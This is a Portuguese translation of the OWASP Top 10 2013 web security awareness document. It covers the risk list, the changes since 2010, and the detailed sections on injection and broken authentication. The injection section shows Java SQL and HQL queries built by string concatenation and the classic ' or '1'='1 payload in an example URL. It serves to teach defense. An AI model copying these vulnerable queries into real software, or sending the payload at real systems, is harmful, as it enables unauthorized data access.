OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

Os dez riscos de segurança mais críticos em aplicações web

Versão em Português (PT-BR)

release

BR Versão PT-BR

Notas

Esta versão do OWASP Top 10 foi desenvolvida como parte integrante da atividade conjunta dos capítulos brasileiro e português da OWASP, em prol da comunidade de programadores e da segurança das aplicações desenvolvidas nos países de língua portuguesa.

Este documento é baseado na versão OWASP Top 10 de 2013 e a tradução pretende ser fiel ao texto original.

O Projeto OWASP em Língua Portuguesa pode ser acessado em: https://www.owasp.org/index.php/OWASP_Portuguese_Language_Project

Para saber mais sobre os eventos e atividades desenvolvidas pelos capítulos brasileiro e português da OWASP, acesse as páginas:

- https://www.owasp.org/index.php/Brazilian
- https://www.owasp.org/index.php/Portuguese

Participantes

Participaram da tradução os líderes do Projeto OWASP em Língua Portuguesa:

- Carlos Serrão (Portugal)
- Marcio Machry (Brasil)

E os seguintes voluntários:

- Ícaro Evangelista Torres
- Carlo Marcelo Revoredo da Silva
- Luiz Vieira
- Suely Ramalho de Mello
- Jorge Olímpia
- Daniel Quintão
- Mauro Risonho de Paula Assumpção
- Marcelo Lopes
- Caio Dias
- Rodrigo Gularte

Sobre a OWASP

Prefácio

O software inseguro está debilitando nossa infraestrutura financeira, de saúde, de defesa, de energia e outras infraestruturas críticas. À medida que nossa infraestrutura digital fica cada vez mais complexa e interligada, a dificuldade em obter segurança em aplicações aumenta exponencialmente. Não podemos mais tolerar os problemas de segurança relativamente simples, como os apresentados nesta edição do OWASP Top 10.

O Top 10 tem como objetivo a sensibilização sobre segurança em aplicações através da identificação de alguns dos riscos mais críticos enfrentados pelas organizações. O projeto Top 10 é referenciado por muitas normas, livros, ferramentas e organizações, incluindo MITRE, PCI DSS, DISA, FTC, e muitas outras. Esta versão do projeto Top 10 marca o décimo aniversário dessa sensibilização. O OWASP Top 10 foi lançado inicialmente em 2003, tendo pequenas atualizações em 2004 e em 2007. A versão de 2010 foi reformulada para priorizar por risco, não somente por prevalência. A versão 2013 segue essa mesma abordagem.

A OWASP encoraja a utilização do Top 10 para que as organizações comecem com segurança em suas aplicações. Os desenvolvedores podem aprender com os erros de outras organizações. Os executivos devem começar a pensar em como gerenciar o risco que as aplicações de software criam em suas empresas.

A longo prazo, encorajamos a criação de um programa de segurança em aplicações compatível com a cultura e tecnologia da organização. Estes programas podem existir em qualquer tamanho e forma, e deve-se evitar seguir apenas o que um determinado modelo prescreve. Ao invés disso, deve-se aproveitar os pontos fortes da organização para quantificar e determinar o que funciona para a mesma.

Desejamos que o OWASP Top 10 seja útil em seus esforços de segurança em aplicações. Não deixe de contatar a OWASP com suas perguntas, comentários e outras ideias, seja publicamente na owasp-topten@lists.owasp.org ou de forma privada para dave.wichers@owasp.org.

Sobre a OWASP

Open Web Application Security Project (OWASP) é uma comunidade aberta, dedicada a capacitar as organizações a desenvolver, adquirir e manter aplicações confiáveis. No OWASP se pode encontrar, grátis e de forma aberta...

- Normas e ferramentas de segurança em aplicações
- Livros completos sobre testes de segurança, desenvolvimento de código seguro e revisão de segurança de código
- Normas e bibliotecas de controles de segurança
- Capítulos locais do OWASP pelo mundo
- Pesquisas última geração
- Conferências do OWASP pelo mundo
- Listas de discussão.


Saiba mais em: https://www.owasp.org

Todos as ferramentas, documentos, fóruns e capítulos do OWASP são grátis e abertos a todos os interessados em aperfeiçoar a segurança em aplicações. Promovemos a abordagem da segurança em aplicações como um problema de pessoas, processos e tecnologia, porque as abordagens mais eficazes em segurança de aplicações requerem melhorias nestas áreas.

A OWASP é um novo tipo de organização. O fato de ser livre de pressões comerciais permite fornecer informação de segurança de aplicações imparcial, prática e de custo eficiente. A OWASP não é filiada a nenhuma empresa de tecnologia, apesar de apoiar o uso de tecnologia de segurança comercial. Da mesma forma que muitos projetos de software de código aberto, a OWASP produz vários tipos de materiais de maneira colaborativa e aberta.

A Fundação OWASP é uma entidade sem fins lucrativos que garante o sucesso do projeto a longo prazo. Quase todos os associados à OWASP são voluntários, incluindo a Direção da OWASP, os Comitês Globais, os Líderes dos Capítulos, os Líderes de Projetos e os membros dos projetos. Apoiamos a pesquisa inovadora em segurança através de bolsas e infraestrutura.
Junte-se a nós!

Copyright e Licença



1 Introdução

Bem-vindo

Bem-vindo ao OWASP Top 10 2013! Esta atualização amplia uma das categorias da versão 2010 para ser mais abrangente, incluindo vulnerabilidades importantes, comuns, e reordena outras com base na mudança de dados de prevalência. Ele também traz a segurança de componentes para o centro das atenções criando uma categoria específica para este risco, tirando-o da obscuridade das letras miúdas do risco A6 de 2010: Configuração Incorreta de Segurança.

O OWASP Top 10 para 2013 é baseado em 8 conjuntos de dados de 7 empresas que se especializam em segurança de aplicações, incluindo 4 consultorias and 3 fornecedores de ferramenta/Software as a Service (1 estática, 1 dinâmica, and 1 com ambas) . Estes dados abrangem mais de 500.000 vulnerabilidades em centenas de organizações e milhares de aplicações. Os itens Top 10 são selcionados e priorizados de acordo com dados de prevalência, em combinação com estimativas do consenso da exploração, detecção e impacto.

O objetivo principal do OWASP Top 10 é educar desenvolvedores, projetistas, arquitetos, gestores e organizações sobre as consequências das mais importantes vulnerabilidades de segurança de aplicações web. O Top 10 fornece técnicas básicas para se proteger contra essas áreas problemáticas de alto risco – e também fornece orientação sobre onde ir a partir daqui.

Avisos

Não pare nos 10. Existem centenas de problemas que podem afetar a segurança geral de uma aplicação web como discutido no Guia do Desenvolvedor OWASP e na Série de Dicas OWASP. Estas são leituras essenciais para o desenvolvimento de aplicações web. Orientação sobre como encontrar, de forma efetiva, vulnerabilidades em aplicações web é fornecida no Guia de Testes OWASP e no Guia de Revisão de Código OWASP.

Mudança constante. Este Top 10 continuará sendo alterado. Mesmo sem alterar uma linha de código da sua aplicação, ela poderá ficar vulnerável a novas falhas que são descobertas e métodos de ataque que são refinados. Por favor, revise a orientação no final deste documento em "Próximos Passos para Desenvolvedores, Verificadores e Organizações" para maiores informações.

Pense positivo. Quando você estiver pronto para parar de procurar vulnerabilidades e focar no estabelecimento de fortes controles de segurança nas suas aplicações, OWASP produziu o Padrão de Verificação de Segurança em Applicações (ASVS) como um guia de verificação para as organizações.

Use ferramentas de forma inteligente. Vulnerabilidades de segurança podem ser bastante complexas e enterradas em montanhas de código. Em muitos casos, a abordagem com melhor custo-benefício para encontrar e eliminar estas vulnerabilidades é envolver especialistas armados com boas ferramentas.

Mude de rumo. Concentre-se em tornar a segurança parte integral da cultura de desenvolvimento da organização. Encontre mais no Modelo Aberto de Maturidade e Garantia do Software (SAMM) and the Rugged Handbook.

Agradecimentos

Obrigado à Aspect Security por iniciar, liderar e atualizar o OWASP Top 10 desde sua concepção em 2003, e a seus autores principais: Jeff Williams and Dave Wichers.

ASPECT SECURITY
Application Security Experts

Gostaríamos de agradecer às organizações que contribuíram com seus dados de prevalência para esta atualização de 2013:

- Aspect Security – Estatísticas
- HP – Estatísticas from both Fortify and WebInspect
- Minded Security – Estatísticas
- Softtek – Estatísticas
- Trustwave, SpiderLabs – Estatísticas (See page 50)
- Veracode – Estatísticas
- WhiteHat Security Inc. – Estatísticas

Nós gostaríamos de agradecer todos que contribuíram com as versões anteriores do Top 10. Sem estas contribuições, ele não seria o que é hoje. Também agradecemos aqueles que contribuíram com comentários e tempo revisando esta atualização:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline – (MorphoTrust USA) Pela produção da versão wiki do Top 10, e fornecendo feedback

E finalmente, agradecemos antecipadamente todos os tradutores que irão traduzir esta versão do Top 10 em inúmeras linguagens diferentes, ajudando a torná-lo mais acessível no planeta inteiro.

NV Notas da Versão

O que mudou de 2010 para 2013?

O cenário de ameaças para a segurança das aplicações muda constantemente. Os principais fatores dessa evolução são os avanços feitos pelos atacantes, o lançamento de novas tecnologias com novas vulnerabilidade, bem como a maior incorporação de defesas, e a implantação de sistemas cada vez mais complexos. Para acompanhar esta evolução, nós atualizamos periodicamente o OWASP Top 10. Nesta versão de 2013, fizemos as seguintes alterações:

1) Quebra de Autenticação e Gerenciamento de Sessão aumentou sua prevalência em nossa base de dados. Acreditamos que isto provavelmente ocorreu porque esta área está sendo analisada rigorosamente, e não porque é mais predominante. Isso resultou na troca de posições entre os Riscos A2 e A3.

2) Cross-Site Request Forgery (CSRF) reduziu sua prevalência em nossa base de dados de 2010-A5 para 2013-A8. Acreditamos que a causa seja o fato do CSRF permanecer no OWASP Top 10 por 6 anos, e as organizações e os frameworks de desenvolvimento concentraram-se em reduzir significativamente o número de vulnerabilidades CSRF nas aplicações.

3) Ampliamos a Falha na Restrição de Acesso a URL do OWASP Top 10 2010 para ser mais abrangente:

   + 2010-A8: Falha na Restrição de Acesso a URL agora é 2013-A7: Falta de Função para Controle do Nível de Acesso – cobrindo todas as funções de controle do nível de acesso. Existem muitas maneiras de especificar qual função está sendo acessada, não apenas a URL.

4) Agrupamos e ampliamos 2010-A7 e 2010-A9 para CRIAR: 2013-A6:Exposição de Dados Sensíveis:

   – Esta é uma nova categoria criada com o agrupamento do 2010-A7 - Armazenamento Criptográfico Inseguro e 2010-A9 - Proteção Insuficiente no Nível de Transporte, além de adicionar riscos aos dados sensíveis inseridos via navegador. Esta nova categoria abrange proteção a dados sensíveis (exceto controle de acesso que é coberto pelos 2013-A4 e 2013-A7) a partir do momento que esses dados são fornecidos pelo usuário, enviados e armazenados pela aplicação, e em seguida enviados novamente ao navegador.

5) Adicionamos: 2013-A9: Utilização de Componentes Vulneráveis Conhecidos
   + Este assunto foi mencionado como parte do 2010-A6 - Configuração Incorreta de Segurança, mas agora possui uma categoria própria devido ao crescimento do desenvolvimento baseado em componentes, o que aumentou significativamente o risco de utilização de componentes vulneráveis conhecidos.


OWASP Top 10 – 2010 (Anterior)	OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código	**A1 – Injeção de código**
A3 – Quebra de autenticação e Gerenciamento de Sessão	**A2 – Quebra de autenticação e Gerenciamento de Sessão**
A2 – Cross-Site Scripting (XSS)	**A3 – Cross-Site Scripting (XSS)**
A4 – Referência Insegura e Direta a Objetos	**A4 – Referência Insegura e Direta a Objetos**
A6 – Configuração Incorreta de Segurança	**A5 – Configuração Incorreta de Segurança**
A7 – Armazenamento Criptográfico Inseguro – Agrupado com A9 →	**A6 – Exposição de Dados Sensíveis**
A8 – Falha na Restrição de Acesso a URL – Ampliado para →	**A7 – Falta de Função para Controle do Nível de Acesso**
A5 – Cross-Site Request Forgery (CSRF)	**A8 – Cross-Site Request Forgery (CSRF)**
<Removido do A6: Configuração Incorreta de Segurança>	**A9 – Utilização de Componentes Vulneráveis Conhecidos**
A10 – Redirecionamentos e Encaminhamentos Inválidos	**A10 – Redirecionamentos e Encaminhamentos Inválidos**
A9 – Proteção Insuficiente no Nível de Transporte	**Agrupado com 2010-A7 criando o 2013-A6**

Risco

Riscos de Segurança em Aplicações

O que são Riscos de Segurança em Aplicações?

Os atacantes podem, potencialmente, usar vários caminhos diferentes através da sua aplicação para causar danos ao seu negócio ou organização. Cada um desses caminhos representa um risco que pode, ou não, ser grave o suficiente para justificar a sua atenção.



Às vezes, esses caminhos são triviais para encontrar e explorar, e em outras, são extremamente difíceis. Da mesma forma, o dano causado pode ter nenhuma consequência, ou pode acabar com o seu negócio. Para determinar o risco para a sua organização, você pode avaliar a probabilidade associada a cada agente de ameaça, vetor de ataque, vulnerabilidade de segurança e combiná-la com uma estimativa dos impactos técnico e no negócio da sua empresa. Juntos, esses fatores determinam o risco total.

Qual é o Meu Risco?

O OWASP Top 10 tem seu foco na identificação dos riscos mais graves para uma ampla gama de organizações. Para cada um destes riscos, nós fornecemos informações genéricas sobre a probabilidade de ocorrência e impacto técnico usando o esquema simples de classificação abaixo, que se baseia na metodologia de avaliação de riscos da OWASP (OWASP Risk Rating Methodology).

Agentes de Ameaça	Vetores de Ataque	Prevalência da Vulnerabilidade	Detecção Vulnerabilidade	Impactos Técnicos	Impactos no Negócio
Específico da Aplicação	Fácil	Generalizada	Fácil	Severo	Específico do Negócio/ Aplicação
	Média	Comum	Média	Moderado	
	Difícil	Rara	Difícil	Pequeno	

Somente você sabe os detalhes do seu ambiente e negócio. Para qualquer aplicação, pode não haver um agente de ameaça que possa executar um ataque relevante, ou o impacto técnico pode não fazer nenhuma diferença para o seu negócio. Portanto, você deve avaliar cada risco, focando nos agentes de ameaça, controles de segurança e impactos no negócio de sua empresa. Nós listamos Agentes de Ameaça como Específicos da Aplicação, e Impactos no Negócio como Específicos do Negócio/Aplicação para indicar que estes são claramente dependentes dos detalhes sobre a sua aplicação em sua empresa.

Os nomes dos riscos no Top 10 derivam-se do tipo de ataque, do tipo de vulnerabilidade, ou do tipo de impacto causado. Escolhemos nomes que refletem com precisão os riscos e, quando possível, alinham-se com a terminologia mais provável para auxiliar na conscientização das pessoas.

Referências

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


External

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 Riscos de Segurança em Aplicações – 2013

A1 – Injeção	As falhas de Injeção, tais como injeção de SQL, de SO (Sistema Operacional) e de LDAP, ocorrem quando dados não confiavéis são enviados para um interpretador como parte de um comando ou consulta. Os dados manipulados pelo atacante podem iludir o interpretador para que este execute comandos indesejados ou permita o acesso a dados não autorizados.
A2 – Quebra de Autenticação e Gerenciamento de Sessão	As funções da aplicação relacionadas com autenticação e gerenciamento de sessão geralmente são implementadas de forma incorreta, permitindo que os atacantes comprometam senhas, chaves e tokens de sessão ou, ainda, explorem outra falha da implementação para assumir a identidade de outros usuários.
A3 – Cross-Site Scripting (XSS)	Falhas XSS ocorrem sempre que uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtro adequados. XSS permite aos atacantes executarem scripts no navegador da vítima que podem "sequestrar" sessões do usuário, desfigurar sites, ou redirecionar o usuário para sites maliciosos.
A4 – Referência Insegura e Direta a Objetos	Uma referência insegura e direta a um objeto ocorre quando um programador expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados. Sem a verificação do controle de acesso ou outra proteção, os atacantes podem manipular estas referências para acessar dados não-autorizados.
A5 – Configuração Incorreta de Segurança	Uma boa segurança exige a definição de uma configuração segura e implementada na aplicação, frameworks, servidor de aplicação, servidor web, banco de dados e plataforma. Todas essas configurações devem ser definidas, implementadas e mantidas, já que geralmente a configuração padrão é insegura. Adicionalmente, o software deve ser mantido atualizado.
A6 – Exposição de Dados Sensíveis	Muitas aplicações web não protegem devidamente os dados sensíveis, tais como cartões de crédito, IDs fiscais e credenciais de autenticação. Os atacantes podem roubar ou modificar esses dados desprotegidos com o propósito de realizar fraudes de cartões de crédito, roubo de identidade, ou outros crimes. Os dados sensíveis merecem proteção extra como criptografia no armazenamento ou em trânsito, bem como precauções especiais quando trafegadas pelo navegador.
A7 – Falta de Função para Controle do Nível de Acesso	A maioria das aplicações web verificam os direitos de acesso em nível de função antes de tornar essa funcionalidade visível na interface do usuário. No entanto, as aplicações precisam executar as mesmas verificações de controle de acesso no servidor quando cada função é invocada. Se estas requisições não forem verificadas, os atacantes serão capazes de forjar as requisições, com o propósito de acessar a funcionalidade sem autorização adequada.
A8 – Cross-Site Request Forgery (CSRF)	Um ataque CSRF força a vítima que possui uma sessão ativa em um navegador a enviar uma requisição HTTP forjada, incluindo o cookie da sessão da vítima e qualquer outra informação de autenticação incluída na sessão, a uma aplicação web vulnerável. Esta falha permite ao atacante forçar o navegador da vítima a criar requisições que a aplicação vulnerável aceite como requisições legítimas realizadas pela vítima.
A9 – Utilização de Componentes Vulneráveis Conhecidos	Componentes, tais como bibliotecas, frameworks, e outros módulos de software quase sempre são executados com privilégios elevados. Se um componente vulnerável é explorado, um ataque pode causar sérias perdas de dados ou o comprometimento do servidor. As aplicações que utilizam componentes com vulnerabilidades conhecidas podem minar as suas defesas e permitir uma gama de possíveis ataques e impactos.
A10 – Redirecionamentos e Encaminhamentos Inválidos	Aplicações web frequentemente redirecionam e encaminham usuários para outras páginas e sites, e usam dados não confiáveis para determinar as páginas de destino. Sem uma validação adequada, os atacantes podem redirecionar as vítimas para sites de phishing ou malware, ou usar encaminhamentos para acessar páginas não autorizadas.

A1 Injeção



Específico da Aplicação	Exploração FÁCIL	Prevalência COMUM	Detecção MÉDIA	Impacto SEVERO	Específico do Negócio / Aplicação
Considere alguém que possa enviar dados não-confiáveis para o sistema, incluindo usuários externos, usuários internos, e administradores.	Atacante envia ataques simples baseados em texto que exploram a sintaxe do interpretador alvo. Praticamente qualquer fonte de dados pode ser um vetor de injeção, incluindo fontes internas.	Falhas de injeção ocorrem quando uma aplicação envia dados não-confiáveis para um interpretador. Falhas de injeção estão muito predominantes, particularmente em códigos legados. Elas geralmente são encontradas em consultas SQL, LDAP, Xpath ou NoSQL; comandos do SO; analisadores XML; cabeçalhos SMTP; argumentos do programa, etc. Falhas de injeção são fáceis de descobrir ao examinar o código, mas frequentemente difíceis de descobrir através de testes. Escaneadores e fuzzers podem ajudar atacantes a encontrar falhas de injeção.		Injeção pode resultar em perda ou corrupção de dados, falta de responsabilização, ou negação de acesso. Algumas vezes, a injeção pode levar ao comprometimento completo do servidor.	Considere o valor de negócio dos dados afetados e a plataforma de execução do interpretador. Todos os dados podem ser roubados, modificados, ou excluídos. A sua reputação poderia ser afetada?

Estou vulnerável?

A melhor forma para descobrir se uma aplicação está vulnerável à injeção é verificar se todos os usos dos interpretadores separam claramente os dados não-confiáveis do comando ou consulta. Para chamadas SQL, isso significa utilizar variáveis de ligação em todas as instruções preparadas e procedimentos armazenados, e evitar consultas dinâmicas.

Verificar o código é uma forma rápida e precisa de identificar se a aplicação utiliza os interpretadores seguramente. Ferramentas de análise de código podem ajudar o analista de segurança a encontrar o uso dos interpretadores e traçar o fluxo de dados através da aplicação. Testes de invasão podem validar estas questões através da elaboração de exploits que confirmam a vulnerabilidade.

Varredura dinâmica automatizada que exercite a aplicação pode fornecer uma visão caso exista alguma falha explorável de injeção. Escaneadores nem sempre podem alcançar os interpretadores e tem dificuldade em detectar se um ataque foi bem sucedido. Tratamento de erros fraco torna as falhas de injeção fáceis de descobrir.

Como faço para evitar?

Prevenção de injeção requer manter os dados não confiáveis separados dos comandos e consultas.

1. A opção preferida é utilizar uma API segura que evite o uso do interpretador inteiramente ou forneça uma interface parametrizada. Seja cuidadoso com APIs, assim como procedimentos armazenados, que são parametrizados, mas podem ainda introduzir injeção por debaixo dos panos.
2. Se uma API parametrizada não estiver disponível, você deve cuidadosamente filtrar os caracteres especiais utilizando a sintaxe para esse interpretador. OWASP's ESAPI fornece muitas dessas rotinas de filtragem.
3. "Lista branca" ou validação de entrada positiva também é recomendada, mas não é uma defesa completa já que muitas aplicações requerem caracteres especiais em suas entradas. Se os caracteres especiais são exigidos, somente as abordagens 1. e 2. acima tornarão a sua utilização segura. OWASP's ESAPI tem uma extensa biblioteca de rotinas de validação de entradas por lista branca.

Exemplos de Cenários de Ataque

Cenário #1: A aplicação utiliza dados não confiáveis na construção da seguinte chamada SQL vulnerável:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Cenário #2: De forma similar, uma aplicação confiar cegamente nos frameworks pode resultar em consultas que continuam vulneráveis, (ex., linguagem de consulta Hibernate (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

Em ambos os casos, o atacante modifica o valor do parâmetro 'id' em seu navegador para enviar: **' or '1'='1.** Por exemplo:

http://example.com/app/accountView?id=' or '1'='1

Isso muda o significado de ambas as consultas para retornar todos os registros da tabela de contas. Ataques mais perigosos poderiam modificar dados ou até mesmo chamar procedimentos armazenados.

Referências


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

Externas

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2 Quebra de Autenticação e Gerenciamento de Sessão



Específico da Aplicação	Exploração MÉDIA	Prevalência GENERALIZADA	Detecção MÉDIA	Impacto SEVERO	Específico do Negócio / Aplicação
Considere atacantes externos anônimos, ou mesmo usuários autenticados, que podem tentar roubar contas de outros usuários. Considere também usuários internos que desejam disfarçar suas ações.	Atacante usa vazamentos ou falhas nas funções de autenticação ou gerenciamento de sessão (por exemplo, contas expostas, senhas, IDs de sessão) para assumir a identidade de outro usuário.	Os desenvolvedores frequentemente implementam a autenticação e gerenciamento de sessão em suas aplicações de forma personalizada, mas a implementação correta é difícil. Como resultado, esses esquemas personalizados frequentemente possuem falhas em áreas do sistema como logout, gestão de senhas, tempo de expiração, "lembrar senha", pergunta secreta, atualizar conta, etc. Algumas vezes, encontrar essas falhas pode ser difícil já que cada implementação é única.		Tais falhas podem permitir que algumas ou mesmo todas as contas sejam atacadas. Uma vez bem sucedido, o atacante pode fazer qualquer coisa que a vítima faria. Contas privilegiadas são alvos frequentes.	Considere o valor de negócio dos dados ou funções da aplicação afetados. Também considere o impacto no negócio através da exposição pública da vulnerabilidade.

Estou vulnerável?

Os ativos de gerenciamento de sessão, como credenciais do usuário e IDs de sessão, são protegidos adequadamente? Você pode estar vulnerável se:

1. As credenciais de autenticação de usuário não estão protegidas utilizando hash ou criptografia, quando armazenadas. Ver A6.
2. As credenciais podem ser descobertas através de fracas funções de gerenciamento de contas (por exemplo, criação de conta, alteração de senha, recuperação de senha, IDs de sessão fracos).
3. IDs de sessão são expostos na URL (por exemplo, reescrita de URL).
4. IDs de sessão são vulneráveis a ataques de fixação de sessão.
5. IDs de sessão não expiram, ou sessões de usuário ou tokens de autenticação, particularmente aqueles baseados em single sign-on (SSO), e não são devidamente invalidados durante o logout.
6. IDs de sessão não são rotacionados após o login bem-sucedido.
7. Senhas, IDs de sessão, e outras credenciais são enviadas através de conexões não criptografadas. Ver A6.

Veja as áreas de exigência V2 e V3 do ASVS para mais detalhes.

Como faço para evitar?

A recomendação principal para uma organização é disponibilizar aos desenvolvedores:

1. **Um conjunto único de controles fortes de autenticação e gerenciamento de sessão. Tais controles devem procurar:**
   a) Cumprir todos os requisitos de autenticação e gerenciamento de sessão definidos no Padrão de Verificação de Segurança da Aplicação do OWASP (ASVS), áreas V2 (Autenticação) e V3 (Gerenciamento de Sessão).
   b) ter uma interface simples para os desenvolvedores. Considere o ESAPI Authenticator e User APIs como bons exemplos para simular, usar ou construir como base.
2. Grandes esforços também deve ser feitos para evitar falhas de XSS que podem ser utilizados para roubar os IDs de sessão. Ver A3.

Exemplos de Cenários de Ataque

Cenário # 1: Uma aplicação de reservas de passagens aéreas suporta reescrita de URL, colocando IDs de sessão na URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Um usuário autenticado do site quer deixar seus amigos saberem sobre a venda. Ele envia um e-mail do link acima sem saber que com isso também está enviando a sua ID da sessão. Quando seus amigos utilizarem o link, irão usar sua sessão e cartão de crédito.

Cenário # 2: O tempo de expiração da aplicação não está definido corretamente. O usuário utiliza um computador público para acessar o site. Em vez de selecionar "logout" o usuário simplesmente fecha a aba do navegador e vai embora. O atacante usa o mesmo navegador uma hora mais tarde, e esse navegador ainda está autenticado.

Cenário # 3: Atacante interno ou externo ganha acesso ao banco de dados de senhas do sistema. Senhas de usuários não estão utilizando hash, expondo assim todas as senhas dos usuários ao atacante.

Referências

OWASP

